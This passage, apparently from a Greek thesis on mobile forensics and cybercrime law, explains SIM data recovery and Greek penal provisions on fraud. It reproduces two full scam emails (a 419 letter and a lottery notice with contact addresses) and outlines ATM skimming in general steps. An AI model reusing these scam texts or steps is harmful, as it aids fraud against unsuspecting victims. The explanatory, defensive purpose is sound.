Στο αρχείο πληροφοριών περιοχής (Location Information) βρίσκεται η προσωρινή ταυτότητα (TMSI) του κινητού, που πρόκειται για αριθμό παρόμοιο με τον IMSI και χρησιμοποιείται για λόγους ασφάλειας προκειμένου να μην εκπέμπεται στο δίκτυο η μόνιμη ταυτότητα του χρήστη και ο αριθμός περιοχής (LAI), που αντιστοιχεί στη χώρα, στο δίκτυο και σε μια ευρύτερη περιοχή, η οποία περιλαμβάνει δεκάδες ή ακόμα και εκατοντάδες κυψέλες. Στο αρχείο πληροφοριών καναλιών ελέγχου εκπομπής (BCCH) αποθηκεύεται η ταυτότητα του τρέχοντος καναλιού ελέγχου επικοινωνίας, αλλά και των 6 γειτονικών καναλιών. Από τον συνδυασμό των στοιχείων LAI και BCCH (Broadcast Control Channel) μπορεί να εξαχθεί η τελευταία περιοχή στην οποία λειτουργούσε (έστω και σε αναμονή, όχι απαραίτητα σε επικοινωνία) το κινητό. Τα δεδομένα αυτά παραμένουν στη SIM και μετά την απενεργοποίηση της συσκευής και ανανεώνονται καθώς αυτή αλλάζει περιοχές. Συνεπώς εκτός από τη χώρα προέλευσης της κάρτας είναι δυνατή και η εύρεση της τοποθεσίας στην οποία χρησιμοποιήθηκε τελευταία φορά η κάρτα.

5.7 Αρχείο αποθήκευσης SMS

Οι σύγχρονες SIM διαθέτουν 35 θέσεις αποθήκευσης μηνυμάτων (sms). Συνεπώς σε περίπτωση που ο κατασκευαστής του κινητού δεν έχει προεπιλέξει τη μνήμη του κινητού ως πρωτεύουσα μνήμη αποθήκευσης, μπορεί να βρεθούν γραπτά μηνύματα. Σαφώς όμως όταν ο συμπληρωθεί όλος ο διαθέσιμος χώρος αποθηκεύονται και στη μνήμη του κινητού. Από το πρώτο byte κάθε θέσης φύλαξης SMS μπορούμε να διαβάσουμε την κατάσταση του μηνύματος. Ειδικότερα ισχύουν τα ακόλουθα: 00000000=Αχρησιμοποίητο, 00000001= Αναγνωσμένο εισερχόμενο μήνυμα , 00000011=Μη αναγνωσμένο εισερχόμενο μήνυμα, 00000101=Εξερχόμενο και ήδη απεσταλμένο μήνυμα, 00000111=Εξερχόμενο μήνυμα που δεν έχει αποσταλεί ακόμα

Όπως προαναφέρθηκε η απλή διαγραφή ενός SMS δεν οδηγεί σε άμεση διαγραφή του αλλά σε σήμανση της συγκεκριμένης περιοχής μνήμης ως ελεύθερης για περαιτέρω αποθήκευση. Όταν, λοιπόν, ο χρήστης διαγράφει ένα γραπτό μήνυμα, τότε αλλάζει τιμή μόνο στο πρώτο αυτό byte, ενώ τα υπόλοιπα περιεχόμενα στη θέση που υπήρχε το μήνυμα παραμένουν ανέπαφα. Έστω λοιπόν ένα μήνυμα που έχει ήδη αναγνωσθεί: είχε την τιμή 00000001, αν τώρα διαγραφεί, τότε το byte θα λάβει την τιμή 00000000, και το περιεχόμενο του μηνύματος θα συνεχίσει να βρίσκεται αποθηκευμένο στην ίδια θέση μνήμης, με τη σημανθεί ως ελεύθερο (αχρησιμοποίητο). Έτσι ο πραγματογνώμονας μπορεί να ανακτήσει «δήθεν» διαγραμμένα μηνύματα. Επισημαίνεται όμως το γεγονός ότι σε ορισμένα κινητά κατά τη διαγραφή ενός μηνύματος η περιοχή που καταλάμβανε γεμίζει με δυαδικά '1' οπότε η ανάκτηση δεν είναι εφικτή.

5.8 Αρχείο Abbreviated Dialing Numbers (Κατάλογος Επαφών)

Οι σύγχρονες SIM διαθέτουν 250 θέσεις για το αρχείο όπου φυλάσσεται ο κατάλογος. Στην περίπτωση του καταλόγου επαφών κατά την διαγραφή μιας επαφής ισχύει το γέμισμα της περιοχής με δυαδικά '1', συνεπώς η ανάκτηση και εδώ ανέφικτη. Το μόνο συμπεράσματα που μπορεί από ένας πραγματογνώμονας να εξάγει είναι να επιβεβαιώση την διαδικασία της διαγραφής, καθόσον οι θέσεις μνήμης στο αρχείο αυτό καταλαμβάνονται με τη σειρά και σε περίπτωση διαγράφης η θέση παραμένει κενή

5.9 Αρχείο Last Numbers Dialed (Εξερχόμενες κλήσεις)

Στο σχετικό αρχείο μπορούν να αποθηκευτούν οι δέκα τελευταίες εξερχόμενες κλήσεις αν και οι

περισσότεροι κατασκευαστές δεν το προτιμούν. Επισημαίνεται επίσης ότι βάσει των προτύπων, η SIM δεν αποθηκεύει τα στοιχεία εισερχόμενων κλήσεων, τα οποία βρίσκονται μόνο στη μνήμη του κινητού.

5.10 Δεδομένα συσκευής

Ορισμένα δεδομένα όπως ο αριθμός IMEI, οι ρυθμίσεις ώρας, ήχων, έντασης, τα μηνύματα SMS, το ημερολόγιο-ξυπνητήρι, οι αναπάντητες και απαντημένες κλήσεις, εκτελέσιμα αρχεία και εφαρμογές ή παιχνίδια και δεδομένα πολυμέσων όπως εικόνες, video, ηχογραφήσεις κ.α., αποθηκεύονται στη μνήμη του κινητού, εάν εχει οριστεί από τον κατασκευαστής του. Επιπρόσθετα, σε περίπτωση που πρόκειται για κινητό που έχει δυνατότητα να συνδεθεί με το διαδίκτυο, αποθηκεύονται στοιχεία όπως ηλεκτρονικές διευθύνσεις που επισκέφθηκε ο χρήστης, αγαπημένες ιστοσελίδες, ονόματα από Wi-Fi access spots κ.λ.π. Στην συσκευή μπορούν επίσης να βρεθούν δεδομένα από παλαιότερες SIM που είχαν συνδεθεί στο κινητό (π.χ. IMSI) ή και να ανακτηθούν διαγραμμένα αρχεία (μερικώς ή ολικώς).

Η εξέταση των δεδομένων μπορεί να γίνει από ένα πραγματογνώμονα με την χρήση ειδικών εργαλείων λογισμικού που αποτυπώνουν την μνήμη του τηλεφώνου σε μορφή κλώνου. Η όλη διαδικασία από τεχνικής άποψης είναι ιδιαίτερα πολύπλοκη, καθώς τα δεδομένα είναι αδόμητα και πρέπει να μεταφρασθούν στο συγκεκριμένο σύστημα αρχείων. Υπάρχουν διάφορα τέτοια διαθέσιμα εργαλεία, τα οποία μπορούν να εξάγουν δεδομένα ακόμη και αν το κινητό είναι σβηστό, κλειδωμένο, χαλασμένο κ.ο.κ.

Παρά τα πλεονεκτήματα της μεθόδου κλωνοποίησης, υπάρχουν και ορισμένα πλεονεκτήματα όπως ότι δεν υπάρχει τρόπος να ανιχνευθεί οποιαδήποτε τροποποίηση στη μνήμη, ενώ πρέπει να επισημανθεί ότι ορισμένα κινητά τηλέφωνα σβήνουν στοιχεία από τη μνήμη τους, εάν για οποιονδήποτε λόγο εισαχθεί μια διαφορετική SIM από την τελευταία που χρησιμοποιούσαν.

5.11 Εξωτερική ανάγνωση μνήμης

Σε περίπτωση που το κινητό είναι κατεστραμμένο και δεν μπορούν να εφαρμοστούν οι μέθοδοι που αναφέρθηκαν παραπάνω θα πρέπει να γίνει εξωτερική ανάγνωση της μνήμης με ειδικό εξοπλισμό, αφού πρώτα γίνει αποκόλληση των ολοκληρωμένων κυκλωμάτων της, διαδικασία όμως που μπορεί να επιφέρει την καταστροφή του λόγω της υψηλής θερμοκρασίας. Από την άλλη η διαδικασία αυτή εγγυάται ότι δεν υπάρχει «μόλυνση» των δεδομένων, αφού το σύστημα παραμένει εκτός λειτουργίας.

5.12 Εξωτερικές κάρτες μνήμης και Υπολογιστές

Οι εξωτερικές κάρτες μνήμης παρέχουν επιπρόσθετο χώρο αποθήκευσης το οποίο είναι χρήσιμο αν σκεφτούμε τις απαιτήσεις των σύγχρονων κινητών τηλεφώνων (δεδομένα μεγάλου όγκου από videos, φωτογραφίες, μουσική και άλλα είδη αρχείων). Επίσης οι κάρτες αυτές μπορεί να μεταφέρονται και στον υπολογιστή - ή αντίστοιχα ο υπολογιστής μπορεί να συνδέεται με το κινητό. Συνεπώς η πιθανή διασύνδεση του κινητού του υπολογιστή με το κινητό οδηγεί τον πραγματογνώμονα να επεκτείνει την έρευνα του στον σκληρό δίσκο και στην μνήμη του υπολογιστή όπου μπορεί να περιέχουν σημαντικά στοιχεία.

6 Νομικό Καθεστώς

Τα τελευταία χρόνια έχουν πραγματοποιηθεί συνέδρια τόσο στην Ελλάδα, όσο και παγκοσμίως με σκοπό την συζήτηση και την λήψη αποφάσεων σχετικά με την προστασία των έννομων συμφερόντων των πολιτών έναντι των ηλεκτρονικών εγκλημάτων. Συγκεκριμένα, πραγματοποιήθηκε Συνέδριο για το «Ηλεκτρονικό Έγκλημα» στη Βουδαπέστη και υπογράφηκε η συνθήκη, στις 23-11-2001, στην οποία εντάσσονται όλα τα σχετικά συμπεράσματα. Την συνθήκη υπέγραψαν 26 υπουργοί ευρωπαϊκών κρατών, μεταξύ των οποίων και της Ελλάδας. Αυτή περιλαμβάνει ορισμούς και ρυθμίσεις για όλες τις μορφές ηλεκτρονικής εγκληματικότητας και είναι ως γνωστή ως «Convention on Cyber Crime 2001».

Στην Ελλάδα δεν υπάρχει νόμος που να αναφέρεται αποκλειστικά σε θέματα internet και ειδικότερα να ρυθμίζει τη συμπεριφορά των χρηστών του Διαδικτύου από την πλευρά του Ποινικού Δικαίου. Ο νόμος 1805/1988 αφορά εγκλήματα που διαπράττονται γενικά με ηλεκτρονικούς υπολογιστές. Συγκεκριμένα με το άρθρο 3 του νόμου προσετέθησαν τρία νέα άρθρα του Ποινικού Κώδικα, τα 370Β, 370Γ, 386Α. Επιπλέον με το Ν. 3625/2007 εισάγεται στον ΠΚ το άρθρο 348Α.

6.1 Η ισχύουσα στην Ελλάδα νομοθεσία για το Ηλεκτρονικό Έγκλημα

Το ελληνικό δίκαιο ως προς τα αδικήματα που αφορούν στο ηλεκτρονικό έγκλημα δεν είναι ενιαίο. Συγκροτείται από διατάξεις που έχουν προστεθεί σε διαφορετικές χρονικές στιγμές και συνήθως αποτελούν αντίδραση του νομοθέτη σε επίκαιρα ζητήματα ή προσαρμόζουν ήδη υπάρχουσες διατάξεις, προκειμένου να ανταποκρίνονται στους καιρούς.

6.1.1 Πορνογραφία ανηλίκων

Στις μέρες μας έχει λάβει πολύ μεγάλες διαστάσεις το ιδιαίτερα σοβαρό ζήτημα της εκμετάλλευσης ανηλίκων για την παραγωγή πορνογραφικού υλικού και προκαλεί το έντονο ενδιαφέρον των ανθρώπων παγκοσμίως, καθόσον η «παιδική πορνογραφία» προσβάλλει την ατομική αξιοπρέπεια του ανηλίκου και θέτει σε κίνδυνο τη μετέπειτα εξέλιξή του.

Οι διατάξεις του άρθρο 348Α ΠΚ, όπως αυτό αντικαταστάθηκε από το άρθρο 10 του Ν. 3625/2007 και τροποποιήθηκε με την παρ. 12 του άρθρου 3 του Ν. 3727/2008 ρυθμίζει την ποινική διάσταση της πορνογραφίας ανηλίκων.

Οι τρόποι τέλεσης του εγκλήματος της πορνογραφίας ανηλίκων περιγράφονται στην πρώτη και δεύτερη παράγραφο του ισχύοντος άρθρου. Σε αντίθεση με το άρθρο 348Α, όπως αυτό προβλέπονταν από το άρθρο 6 του Ν3064/2002, δηλαδή πριν την τελευταία τροποποίηση, τυποποιούνται περισσότεροι τρόποι τέλεσης που αναφέρονται πάντοτε στο πορνογραφικό υλικό ανηλίκων ως αντικείμενο της τιμωρούμενης πράξης (όπως η δημοσίευση, η οποία καθιστά το υλικό προσιτό σε αόριστο αριθμό προσώπων, η επίδειξη, η εισαγωγή στην επικράτεια ή η εξαγωγή από αυτήν, η προσφορά και η απλή μετάδοση πληροφοριών σχετικά με την τέλεση των παραπάνω πράξεων, έστω κι αν πρόκειται μόνο για προφορική εξιστόρηση), απαλλάσσεται η προστασία της γενετήσιας ζωής του ανηλίκου από την οικονομική εκμετάλλευση εκ μέρους του δράστη και προβλέπεται βαρύτερη ποινή στην περίπτωση της δεύτερης παραγράφου όπου το έγκλημα διαπράττεται «δια συστήματος ηλεκτρονικού υπολογιστή ή με την χρήση Διαδικτύου» (εισάγεται ως διακεκριμένη μορφή του εγκλήματος).

Με τη διατύπωση μάλιστα αυτή της διάταξης, στην έννοια του πορνογραφικού υλικού φαίνεται να υπάγονται ακόμα και τα κινούμενα σχέδια ή και οι φιγούρες ηλεκτρονικών παιχνιδιών, από τη στιγμή που προβλέπεται ως παράνομη και η εικονική αποτύπωση σώματος ανηλίκου ή η αποτύπωση εικονικής ασελγούς πράξης, εφόσον βέβαια σκοπός είναι ο σεξουαλικός ερεθισμός («γενετήσια διέγερση»).

6.1.2 ΑΠΑΤΗ ΜΕ Η/Υ

Το άρθρο 386Α «Απάτη με υπολογιστή» που προστέθηκε στον ΠΚ με το νόμο 1805/1988 διατυπώνεται σχεδόν κατ' αντιγραφή της αντίστοιχης παραγράφου 263Α του γερμανικού ποινικού κώδικα, με σκοπό να καλύψει τα κενά εφαρμογής των διατάξεων της κλασικής απάτης (386 ΠΚ «Απάτη»), ως προς την προσβολή της περιουσίας με την χρήση ηλεκτρονικού υπολογιστή. Από το 1998 ο Άρειος Πάγος διαχωρίζει την απάτη από την απάτη με Η/Υ με τη βασική σκέψη ότι «το άρθρο 386 ΠΚ περιορίζει την απάτη μόνο στις περιπτώσεις που η ξένη περιουσία βλάπτεται με την παραπλάνηση φυσικού προσώπου, ενώ στο άρθρο 386Α η ξένη περιουσία βλάπτεται ασχέτως παραπλανήσεως με την αθέμιτη επέμβαση στην πορεία επεξεργασίας των δεδομένων του υπολογιστή».

Το άρθρο 386Α εναρμονίζεται και το άρθρο 8 της Σύμβασης της Βουδαπέστης. Σύμφωνα με το άρθρο αυτό, τα Κράτη μέλη υποχρεούνται να υιοθετήσουν μέτρα ποινικής τιμώρησης α) με οποιοδήποτε εισαγωγή, αλλαγή, διαγραφή ή απόκρυψη δεδομένων Η/Υ και β) με οποιαδήποτε επέμβαση στην λειτουργία ενός συστήματος Η/Υ, εφόσον συνοδεύεται από σκοπό εξαπάτησης ή αντιβαίνουν στο δίκαιο και πρόκλησης οικονομικού οφέλους στον δράστη ή σε τρίτο.

Οι δημοφιλέστερες περιπτώσεις απάτης που σχετίζονται με το «ηλεκτρονικό έγκλημα» αναπτύσσονται ακολούθως:

6.1.3 «Phishing»

Το Phishing αφορά στην απατηλή υφαρπαγή των εμπιστευτικών πληροφοριών, όπως προσωπικά ή ευαίσθητα δεδομένα κλπ, με σκοπό την πρόκληση βλάβης ξένης περιουσίας. Με τη χρήση αυτοματοποιημένων διαδικασιών όπως των Spam mail οι Phishers, εμφανιζόμενοι κυρίως στο Διαδίκτυο ως εκπρόσωποι ενός οργανισμού τα χαρακτηριστικά του οποίου έχουν αντιγράψει παράνομα (τίτλους, ταχυδρομικές διευθύνσεις κα), πείθουν τα θύματά τους, ν' αποκαλύψουν ή εισάγουν στοιχεία της ταυτότητάς τους και εμπιστευτικές πληροφορίες. Τις πληροφορίες αυτές χρησιμοποιούν οι Phishers με σκοπό να προσπορίσουν στον εαυτό τους ή τρίτον παράνομο περιουσιακό όφελος προξενώντας βλάβη σε περιουσιακά στοιχεία των θυμάτων τους.

Το ελληνικό δίκαιο αντιμετωπίζει, κατά κύριο λόγο, το Phishing με τη βασική διάταξη περί απάτης, το άρθρο 386 του Ποινικού Κώδικα, διότι ο Phisher χρησιμοποιεί τον ηλεκτρονικό υπολογιστή ως μέσο για την παραπλάνηση του θύματός του. Δεν χρησιμοποιείται η διάταξη του άρθρου 386 Α Π.Κ. «Απάτη με υπολογιστή» διότι, η βλάβη δεν επέρχεται αποκλειστικά και μόνο με τον επηρεασμό των στοιχείων του ηλεκτρονικού υπολογιστή από τον Phisher, αντίθετα ο δράστης με τις πράξεις του παραπλανά το φυσικό πρόσωπο και ο ηλεκτρονικός υπολογιστής αποτελεί αναγκαίο μέσο για την διάπραξη του εγκλήματος.

Εξαιτίας της πληθώρας των περιπτώσεων phishing τα μέσα ενημέρωσης αναφέρονται συχνά στο Phishing και στους κινδύνους που αυτό εγκυμονεί. Ένα παράδειγμα επίθεσης Phishing είναι η αποστολή κάποιου spam email, το οποίο ισχυρίζεται -ψευδώς- ότι αποστέλλεται από την υπαρκτή και νόμιμη εταιρεία «safebank». Σύμφωνα με το περιεχόμενο του email ο παραλήπτης απαιτείται να ενημερώσει ή να επαληθεύσει άμεσα κάποια προσωπικά στοιχεία του για λόγους ασφαλείας. Θέλοντας ο δράστης να μειώσει τον χρόνο αντίδρασης του παραλήπτη, ορισμένα μηνύματα απειλούν ότι εάν δεν προβεί στις απαιτούμενες ενέργειες (τοποθέτηση στοιχείων προς δήθεν επαλήθευση τους) εντός του υποδεικνυόμενου -σύντομου- χρονικού διαστήματος, ο λογαριασμός του θα μπλοκαριστεί και δεν θα μπορεί να πραγματοποιήσει περαιτέρω συναλλαγές. Έτσι ασκείται ψυχολογική βία στον παραλήπτη να αποκαλύψει τις πληροφορίες που του ζητείται οδηγώντας τον μέσω συνδέσμων σε πλαστά web sites, τα οποία προσομοιάζουν στους διαδικτυακούς τόπους υπαρκτών και αξιόπιστων οργανισμών, χωρίς να προλάβει αντιδράσει και να εξετάσει την γνησιότητα του μηνύματος.

6.1.4 «Pharming»

Το Pharming μοιάζει με το Phishing όμως η παραπλάνηση είναι πιο ύπουλη, συγκεκριμένα γίνεται με ανακατεύθυνση της κίνησης του Διαδικτύου από μία πανομοιότυπη τοποθεσία Web σε μια άλλη, έτσι ώστε να ξεγελάσουν τα ανυποψίαστα θύματα και καταχωρίσουν το όνομα χρήστη και τον κωδικό χρήστη στη βάση δεδομένων της πλαστής τοποθεσίας. Τοποθεσίες τραπεζών ή αντίστοιχων οικονομικών οργανισμών είναι συχνά στόχοι τέτοιων επιθέσεων, κατά τις οποίες εγκληματίες προσπαθούν να αποσπάσουν προσωπικά δεδομένα, με σκοπό να βρουν πρόσβαση στον τραπεζικό σας λογαριασμό, να κλέψουν την ταυτότητά σας ή να διαπράξουν άλλου είδους απάτη στο όνομά σας.

Η ποινική αντιμετώπιση του Pharming, όπως και στη περίπτωση του Phishing κατά το ελληνικό δίκαιο γίνεται με τη διάταξη του άρθρο 386 του Ποινικού Κώδικα, διότι και σε αυτή την περίπτωση η βλάβη δεν επέρχεται αποκλειστικά και μόνο με τον επηρεασμό των στοιχείων του ηλεκτρονικού υπολογιστή αλλά ο δράστης προβαίνει σε παραπλάνηση φυσικού προσώπου με τη χρήση του ηλεκτρονικού υπολογιστή.

6.2 «Νιγηριανές Απάτες»

Οι Νιγηριανές απάτες ή απάτες της μεταφοράς Νιγηριανών Κεφαλαίων (Nigerian advance fee fraud), γνωστή διεθνώς και ως «απάτη 419» από το αντίστοιχο άρθρο του Νιγηριανού Ποινικού Κώδικα, ανήκει στις ευρύτερες απάτες προκαταβολής υποτιθέμενων φόρων, όπου το υποψήφιο θύμα πείθεται να προπληρώσει ένα μικρό ποσό εξασφαλίζοντας ένα άλλο πολύ μεγαλύτερο.

Ειδικότερα η απάτη αυτή γίνεται με την αποστολή επιστολών και ηλεκτρονικών μηνυμάτων που προσφέρουν στον παραλήπτη μια γενναία αμοιβή για να βοηθήσουν τον αποστολέα του μηνύματος στη μεταφορά τεράστιων χρηματικών ποσών, τα οποία ο αποστολέας ισχυρίζεται ότι προέρχονται συνήθως από αδιάθετα κρατικά κεφάλαια ή αδήλωτα κεφάλαια ατόμων που έχουν πεθάνει.

Οι απατεώνες αποσκοπούν στο να αποσπάσουν τα τραπεζικά στοιχεία των θυμάτων. Οι συναλλαγές συνήθως προβλέπουν ότι ο παραλήπτης της επιστολής ή του ηλεκτρονικού μηνύματος (email) πρέπει να καταβάλει κάποιου είδους αμοιβή, φόρο ή μερίδιο για να ολοκληρωθεί η συμφωνία (προκαταβολή) τα χρήματα αυτά, ωστόσο, στη συνέχεια χάνονται.

Από τις αρχές της δεκαετίας του 1990 η απάτη μεταφοράς Νιγηριανών Κεφαλαίων έχει αναδειχθεί σε μια από τις πιο επικερδείς και πιο δημοφιλείς πλέον μορφές απάτης που χρησιμοποιούν ως μέσο τις υπηρεσίες του Διαδικτύου, ενώ πιστεύεται ότι έως σήμερα εκατομμύρια χρήστες του Διαδικτύου έχουν δεχθεί μηνύματα απόπειρας απάτης, και ένα μικρό ποσοστό από αυτούς, έχουν προχωρήσει σε περαιτέρω επαφές.

Η ποινική αντιμετώπιση των «Νιγηριανών απατών», στην Ελλάδα είναι η ίδια με τις προαναφερόμενες περιπτώσεις απάτης.

Παράδειγμα Νιγηριανής απάτης:

I am MR JOHN PUJEH from SIERRA LEONE, a Country in WEST AFRICA. My father is MR MOMOH PUJEH, former MINISTER of TRANSPORT and COMMUNICATIONS and one time DEPUTY FINANCE MINISTER in Sierra Leone. My father and mother were arrested by the government of my Country and put in detention since 28/09/2001. My parents were accused of keeping large quantity of DIAMONDS in the house, and also privately selling large quantity of DIAMONDS abroad. You can verify this from SIERRA LEONE EMBASSY in your country.

I escaped to a hide out in BENIN REPUBLIC, another Country in West African with 2 Trunk boxes containing about Forty Six Million U.S. dollars (US$46,000,000.00).

I kept the boxes in a TRUST COMPANY in COTONOU Capital of BENIN REPUBLIC. For my safety and that of the boxes, i did not let the company know that the boxes contain money.I told them that the boxes

contain documents.

I cannot move about freely now. I need Your help urgently for both SAFE KEEPING and INVESTING of this money in your country.

You are one of the three email contacts given to me by a Cyber Cafe' operator on my request for a foreign contact. She did not tell me your name or country of origin.Though I did not tell her why I needed the contact of any foreigner.

Because of the urgent and confidential nature of this business, you are advised to keep everything secret for now. if you are interested in doing this business with me, kindly reply immediately on my email Address for more explanations. When replying, include your safe and private telephone numbers for easy communications.

Thanks for your anticipated co-operation.

Yours faithfully,

MR JOHN PUJEH (For the family)

trustlink@orangemail.es

6.2.1 «Scam»

Αφορούν σε πρακτικές σχετικές με ψεύτικες ευκαιρίες απασχόλησης και δημιουργία παράνομων γραφείων εύρεσης εργασίας. Η εγκληματική δραστηριότητα ξεκινά με την δημιουργία ψεύτικων αγγελιών που μοιάζουν με αληθινές και οι οποίες δημοσιεύονται σε νόμιμες ιστοσελίδες εύρεσης εργασίας με απώτερο σκοπό την απόσπαση πληροφοριών και προσωπικών δεδομένων (περίπτωση phishing), ενώ σε πολύ σύντομο χρονικό διάστημα , μόλις μερικές μέρες παύουν να υπάρχουν πλέον.

Ένα παράδειγμα απάτης «scam», πραγματοποιήθηκε με την χρήση της επωνυμίας των Ελληνικών Πετρελαίων, όπου στάλθηκαν χιλιάδες email ανά τον κόσμο σε ανυποψίαστους παραλήπτες, με την οποία τους πρότειναν θέσεις εργασίας στην Ελλάδα και παρέπεμπαν σε ένα «ψεύτικο» ταξιδιωτικό γραφείο μέσω του οποίου θα κανόνιζαν την μεταφορά τους στην Ελλάδα, με τα μεταφορικά έξοδα να καλύπτονται από τους ιδίους. Ακολούθως το ταξιδιωτικό γραφείο τους διευκρίνιζε ότι για να αναλάβουν την «κατά τα άλλα» δωρεάν μεταφορά τους όφειλαν να τους καταβάλουν το αντίστοιχο ποσό των φορών του αεροδρομίου. Φυσικά οι δράστες έπαιρναν τα χρήματα και εξαφανίζονταν.

Η ποινική αντιμετώπιση του «scam», στην Ελλάδα είναι η ίδια με τις προαναφερόμενες περιπτώσεις απάτης.

6.2.2 «Κλήρωση»

Πρόκειται για επιστολές ή ηλεκτρονικά μηνύματα που αναφέρουν ότι ο παραλήπτης κέρδισε ένα βραβείο σε μια κλήρωση και προκειμένου να αποκτήσει τα χρήματα αυτά ο παραλήπτης πρέπει να απαντήσει.

«Είναι η τυχερή σου μέρα. Το mail σου είναι το πρώτο mail κληρώθηκε σε κλήρωση που πραγματοποίησε η Google!!!»

Πρόκειται για πολύ συχνό φαινόμενο στο Διαδίκτυο, μάλιστα τέτοια ηλεκτρονικά μηνύματα πλέον βρίσκονται σε μόνιμη βάση σε sites που έχουν συνήθως μεγάλη επισκεψιμότητα χρηστών είτε εμφανίζονται ως επίμονα και επιτηδευμένα pop-up παράθυρα.

Αν κάποιος χρήστης απαντήσει, ζητείται από αυτόν ένας αριθμός τραπεζικού του λογαριασμού προκειμένου να του αποσταλεί το χρηματικό έπαθλο. Όμως ο παραλήπτης στην συνέχει μαθαίνει ότι θα πρέπει να καταβάλει κάποιο φόρο ή τέλος για την αποδέσμευση των χρημάτων, το οποίο δεν επιστρέφεται ποτέ, όπως άλλωστε δεν παραλαμβάνει και ποτέ το έπαθλο ενώ τα στοιχεία που γνωστοποιεί ο παραλήπτης ίσως χρησιμοποιηθούν και σε άλλες μορφές απάτης.

Η ποινική αντιμετώπιση του «Απάτη με κλήρωση», στην Ελλάδα είναι η ίδια με τις προαναφερόμενες περιπτώσεις απάτης.

Παράδειγμα «Απάτης με κλήρωση»:

EuroMillions Awards International.
Via Principe Amedeo 2
20121 Milano
Milan,Italy.
EuroMillions is Affiliated to Italian National Lottery
(INL).

Sir/Madam,

CONGRATULATIONS: YOU WON 1,500,000.00.

We are pleased to inform you of the Lottery result of EuroMillions Awards International New year Bonanza, which was held on the 2nd January, 2007.

Your e-mail address attached to e-ticket number: 05-32-777--45-50 (09-0712), with Reference Number : 11062858716 drew a prize of 1,500,000.00 (One Million,Five Hundred Thousand Euros).

This lucky draw came first in the 2nd Category of the Sweepstake.

You will receive the sum of 1,500,000.00 (One Million,Five Hundred Thousand Euros) from our authorized Paying Bank.

Because of some mix-up with sweepstake prizes, including the time limit placed on the payment of Prizes Won in the different categories,We strongly advice that you keep all information about this prize confidential until your Won-Prize 1,500,000.00 has been transferred to you by our approved paying bank.

You must adhere to this instruction, strictly, to avoid any delay with the release of your funds to your person as this program has been abused in past, hence we are doing our best to forestall further occurrence of false claims.

Your e-mail address attached to e-ticket number 05-32-777--45-50 (09-0712) was selected and; it came out first by an e-ballot draw from over 250,000 e-mail addresses (personal and corporate e-mail addresses).

Congratulations for becoming one of the few lucky winners.

NOTE: With your permission, your e-mail will also be included in the next sweepstake of 5Million.

You must claim your prize: 1,500,000.00 (One Million,Five Hundred Thousand Euros)not later than 7-days from the moment you receive this e-mail.

In order to avoid unnecessary delays with your claim from the bank; please contact our appointed and accredited financial experts in holland who are vested with the responsibility of ensuring that all winners have their winnings duly verified/processed and notarised,for clearance and tranfers authorisation be obtained in your favour to have our bankers tranfers your prize to your account without delays.

Here is the contact information:
Atlas Financial Bv, Amsterdam.
Contact Person and Claim
agent: Mr. Boyer Ruuben.
Tel:/Fax: 0031-847-304-770

Email:

ruubenbafbv@aim.com

Congratulations.

Josephine Di Wangui (Ms.) CPA.

Lottery Co-ordinator.

Note: There is a deadline for claims of prizes and at that date all unclaimed prizes would be returned as unclaimed and your winning cancelled.

6.2.3 «Skimming»

Πρόκειται για την ηλεκτρονική υφαρπαγή των δεδομένων που βρίσκονται αποθηκευμένα στην μαγνητική πίστα των τραπεζικών καρτών και δημιουργία κοινοποιημένων καρτών.

Ο τρόπος δράσης είναι ο ακολούθως:

- Αρχικά κατασκευάζεται ή προμηθεύεται από το Διαδίκτυο ο δράστης του ηλεκτρονικού μηχανισμού παγίδευσης.
- Επιλέγεται το ΑΤΜ – στόχος, συνήθως σε πολυσύχναστο σημείο
- Εγκαθίσταται ο μηχανισμός παγίδευσης (διαδικασία που διαρκεί λίγα δευτερόλεπτα)
- Ο μηχανισμός αποσύρεται από το ΑΤΜ και με τη χρήση ηλεκτρονικού υπολογιστή μεταφέρονται τα προσωπικά δεδομένα των καρτών που υφαρπάχθηκαν.
- Τέλος κατασκευάζονται οι κάρτες κλώνοι των γνήσιων καρτών και πραγματοποιείται η παράνομη συναλλαγή στην Ελλάδα ή και στο Εξωτερικό.

Η ποινική αντιμετώπιση του skimming, σε αντίθεση με τις προηγούμενες περιπτώσεις κατά το ελληνικό δίκαιο γίνεται, με τη διάταξη του άρθρο 386Α του Ποινικού Κώδικα, διότι σε αυτή την περίπτωση η βλάβη επέρχεται με τον επηρεασμό των στοιχείων του ηλεκτρονικού υπολογιστή.

6.2.4 Πλαστογραφία σχετιζόμενη με ηλεκτρονικό έγκλημα

Το άρθρο 216 ΠΚ, όπου ποινικοποιείται η πλαστογραφία σχετίζεται άμεσα με το ηλεκτρονικό έγκλημα, λαμβάνοντας υπόψη την έννοια του εγγράφου στον στοιχ. γ) του άρθρου 13 ΠΚ, όπου έγγραφο θεωρείτε και «*κάθε μέσο, το οποίο χρησιμοποιείται από υπολογιστή ή από περιφερειακή μνήμη υπολογιστή με ηλεκτρονικό, μαγνητικό ή άλλο τρόπο για εγγραφή αποθήκευση ή αναπαραγωγή στοιχειών που δεν μπορούν να διαβαστούν άμεσα όπως επίσης και κάθε μαγνητικό, ηλεκτρονικό ή άλλο υλικό , στο οποίο εγγράφεται οποιαδήποτε πληροφορία, εικόνα, σύμβολο ή ήχος, αυτοτελώς ή σε συνδυασμό (πχ μαγνητοταινίες, CD, κινηματογραφικές ταινίες, βιντεοκασέτες κα), εφόσον τα μέσα και τα υλικά αυτά προσπορίζονται ή είναι πρόσφορα να αποδείξουν γεγονότα που έχουν έννομη σημασία.*»

6.2.5 Παραβίαση του απορρήτου των τηλεφωνημάτων και της προφορικής συνομιλίας

Το απαραβίαστο των επικοινωνιών αρχικά κατοχυρώνει το Σύνταγμα με το άρθρο 19 όπου προστατεύει την ελεύθερη επικοινωνία και ανταπόκριση. Η προστασία δεν αφορά μόνο τα γραπτά μηνύματα, αλλά και οποιαδήποτε άλλη μορφή ιδιωτικής επικοινωνίας (πχ οι επιστολές, τα τηλεγραφήματα, τα τηλεφωνήματα, τα τέλεξ, τα φαξ, τα e-mails) και η επικοινωνία αρχίζει από τη στιγμή που διατυπώνεται το μήνυμα από τον αποστολέα και τελειώνει μόλις λάβει γνώση του περιεχομένου της και ο παραλήπτης.

